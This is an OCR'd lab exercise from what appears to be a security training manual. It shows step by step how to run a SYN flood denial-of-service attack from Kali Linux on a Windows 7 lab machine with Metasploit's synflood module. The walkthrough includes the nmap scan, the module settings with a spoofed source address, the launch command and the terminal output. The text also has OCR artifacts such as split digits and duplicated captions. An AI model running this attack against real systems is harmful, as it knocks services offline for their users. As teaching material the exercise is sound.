Case Study: In this lab, we are going to use Kali Linux for a SYN flood attack on a Windows 7 machine (10. 10.50.202) using the Metasploit Framework. We will also use a Wireshark filter to check the packets on the victim's machine.

Procedure:

1. Open the Kali Linux Terminal.
2. Type the command "**nmap -p 2 1 10. 10.50.202** " to scan for port 2 1.


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -p 21 10.10.50.202
Starting Nmap 7.60 (https://nmap.org) at 2018-05-07 06:12 EDT
Nmap scan report for 10.10.50.202
Host is up (0.00038s latency).
PORT STATE SERVICE
21/tcp filtered ftp
MAC Address: 00:0C:29:20:C4:A9 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
root@kali:~#

Figure 10-09: Port Scanning

Port 2 1 is open and filtered.

3. Type the command “msfconsole ” to launch a Metasploit framework. root@kali:~#msfconsole



root@kali: ~
File Edit View Search Terminal Help
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
=[metasploit v4.16.31-dev]
+ -- --=[1726 exploits - 986 auxiliary - 300 post]
+ -- --=[507 payloads - 40 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >

Figure 10-10: Metasploit Framework

4. Enter the command “use auxiliary/dos/tcp/synflood ”.

```
msf> use auxiliary/dos/tcp/synflood
```

5. Enter the command “show options ”.

```
msf auxiliary(dos/tcp/synflood) > show options
```



Terminal
File Edit View Search Terminal Help
+ -- --=[507 payloads - 40 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use auxilary/dos/tcp/synflood
[-] Failed to load module: auxilary/dos/tcp/synflood
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
Name Current Setting Required Description
INTERFACE no The name of the interface
NUM no Number of SYNs to send (else unlimited)
RHOST yes The target address
RPORT 80 yes The target port
SHOST no The spoofable source address (else rand
omizes)
SNAPLEN 65535 yes The number of bytes to capture
SPORT no The source port (else randomizes)
TIMEOUT 500 yes The number of seconds to wait for new d
ata
msf auxiliary(dos/tcp/synflood) >

Figure 10-11: Validating Module Options
The result displays default configuration and required parameters.

6. Enter the following commands:

```
msf auxiliary(dos/tcp/synflood) > set RHOST 10. 10.50.202
msf auxiliary(dos/tcp/synflood) > set RPORT 2 1
msf auxiliary(dos/tcp/synflood) > set SHOST 10.0.0. 1
msf auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
```




Figure 10 - 13: Configuring Module Parameters

Figure 10-12: Configuring Module Parameters

7. Enter the command "**exploit**".

```
msf auxiliary(dos/tcp/synflood) > exploit
```



root@kali: ~
File Edit View Search Terminal Help
---- ---------- ------- ----------
INTERFACE no The name of the interface
NUM no Number of SYNs to send (else unlimited)
RHOST yes The target address
RPORT 80 yes The target port
SHOST no The spoofable source address (else rand
omizes)
SNAPLEN 65535 yes The number of bytes to capture
SPORT no The source port (else randomizes)
TIMEOUT 500 yes The number of seconds to wait for new d
ata
msf auxiliary(dos/tcp/synflood) > set RHOST 10.10.50.202
RHOST => 10.10.50.202
msf auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf auxiliary(dos/tcp/synflood) > set SHOST 10.0.0.1
SHOST => 10.0.0.1
msf auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
TIMEOUT => 30000
msf auxiliary(dos/tcp/synflood) > exploit
[*] SYN flooding 10.10.50.202:21...

Figure 10-13: Exploit

The SYN flooding attack has started.
8. Now, log in to a Windows 7 machine (Victim).
9. Open “Task Manager” and observe the performance graph.

